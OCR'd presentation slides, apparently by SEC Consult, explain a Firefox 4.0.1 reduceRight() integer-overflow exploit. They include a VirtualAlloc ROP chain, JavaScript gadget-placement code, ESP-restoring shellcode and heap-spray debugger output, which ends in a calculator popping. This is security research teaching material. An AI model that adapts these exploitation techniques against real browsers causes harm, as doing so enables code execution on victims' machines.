
Firefox reduceRight() Exploit - ROP



```
051B7FC0  005B7EE2  Ó~[.  ┌CALL to VirtualAlloc
051B7FC4  051B7FD8  ï⌂←♣  │Address = 051B7FD8
051B7FC8  00000001  ☺...  │Size = 1
051B7FCC  00001000  .►..  │AllocationType = MEM_COMMIT
051B7FD0  00000040  @...  └Protect = PAGE_EXECUTE_READWRITE
051B7FD4  90909090  ÉÉÉÉ
051B7FD8  68909090  ÉÉÉh
051B7FDC  051B7E04  ♦~←♣
```

- VirtuaAlloc changes the protection to execute-readwrite to make shellcode executable!

Firefox reduceRight() Exploit - ROP


Calculator
Edit View Help
0.
○ Hex ● Dec ○ Oct ○ Bin
● Degrees ○ Radians ○ Grads
□ Inv □ Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F
Mozilla Crash Reporter

We're Sorry

Firefox had a problem and crashed. We'll try to restore your tabs and windows when it restarts.

To help us diagnose and fix the problem, you can send us a crash report.

□ Tell Mozilla about this crash so they can fix it

Details...

Add a comment (comments are publicly visible)

☑ Include the address of the page I was on


□ Allow Mozilla to contact me about this report

Enter your email address here

Restart Firefox | Quit Firefox

- Shellcode gets executed, but now Firefox crashes because of the changed ESP register

Prevention of crashing




```
006A01A9   8B47 64       MOV EAX,DWORD PTR DS:[EDI+64]
006A01AC   85C0          TEST EAX,EAX
006A01AE   75 05         JNZ SHORT mozjs.006A01B5
006A01B0   B8 30BB6000   MOV EAX,mozjs.0060BB30
006A01B5   8B5424 1C     MOV EDX,DWORD PTR SS:[ESP+1C]
006A01B9   6A 00         PUSH 0
006A01BB   8D4C24 24     LEA ECX,DWORD PTR SS:[ESP+24]
006A01BF   51            PUSH ECX
006A01C0   53            PUSH EBX
006A01C1   55            PUSH EBP
006A01C2   52            PUSH EDX
006A01C3   FFD0          CALL EAX
```

- During „setElem“ invocation ESP+0x24 is stored in ECX


Prevention of crashing

- ROP code to store ECX at element [75]




```
array_before_slot_of_infoDisclosure[96] = mozjs_base + 0x25d0;  // POP ESI # RET
var addr_where_ecx_is_stored = address_of_array_before_element_start + (4*75)   // = [75]
array_before_slot_of_infoDisclosure[97] = addr_where_ecx_is_stored; // ESI => Address of element [75]
array_before_slot_of_infoDisclosure[98] = mozjs_base + 0x1bbcf; // mov [esi], ecx # ret
array_before_slot_of_infoDisclosure[99] = mozjs_base + 0x25d1;  // RET (ROP NOP)
array_before_slot_of_infoDisclosure[100] = mozjs_base + 0x25d1; // RET (ROP NOP)
```

- Shellcode after ROP chain to restore ESP:



```
array_before_slot_of_infoDisclosure[2] = 0x258b9090;    // NOP # NOP # mov esp, [...]
array_before_slot_of_infoDisclosure[3] = addr_where_ecx_is_stored;  // used for [...]
array_before_slot_of_infoDisclosure[4] = 0x0038ec81;    // sub esp, 0x38
array_before_slot_of_infoDisclosure[5] = 0x00000000;
```

Firefox reduceRight() Exploit



System

System and Security ▸ System

/iew basic information about your computer

Vindows edition

Windows 8 Pro

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System

Rating:	2.1 Windows Experience Index
Processor:	Intel(R) Xeon(R) CPU E5-1650 0 @ 3.20GHz 3.17 GHz
Installed memory (RAM):	4.00 GB
System type:	64-bit Operating System, x64-based processor
Pen and Touch:	No Pen or Touch Input is available for this Display

Computer name, domain, and workgroup settings

Computer name:


Full computer name:

Computer description:

Workgroup:

```
-) Initial data setup done!
        Use >!searchspray -h 41 43 43 41 01< to find start of info
        Use >!searchspray -h 45 43 43 45 01< to find adjacent arra
-) Defragmented heap and reallocated infoDisclosure slots array!
        Use >!searchspray -h 42 47 47 42 01< to find new reallocat
        Because of heap massage you should find the content of arr
-) Disclosing address of infoDisclosure slot array complete!
                                         x63d9800
                                         lete!
                                                  pinter is 0x6f
                                                  ust be at a ne
                                                  must be at a n
                                                              ent
                                                              ssa
```

Firefox reduceRight() Exploit




Firefox ReduceRight (Integer Overflow)

VulnProgramms ▸ Browser ▸ Firefox ReduceRight (Integer Overflow)

Name	Date modified	Type	Size
exploit	4/8/2014 4:22 AM	File folder	
crash.html	3/22/2014 9:30 AM	HTML File	2 KB
Firefox Setup 4.0.1.exe	3/22/2014 9:01 AM	Application	12,229 KB
Mozilla Firefox 4.0.1	4/7/2014 7:59 PM	Shortcut	2 KB

4 items

How to reach SEC Consult



SEC CONSULT UNTERNEHMENSBERATUNG GMBH

ÖSTERREICH

Mooslackengasse 17
1190 Wien

Tel +43 (0)1 890 30 43 - 0
Fax +43 (0)1 890 30 43 - 15
office@sec-consult.com

www.sec-consult.com

DEUTSCHLAND

Bockenheimer Landstrasse 17-19
60325 Frankfurt am Main

Tel +49 (69) 175 373 – 43
Fax +49 (69) 175 373 – 44
office-frankfurt@sec-consult.com

www.sec-consult.com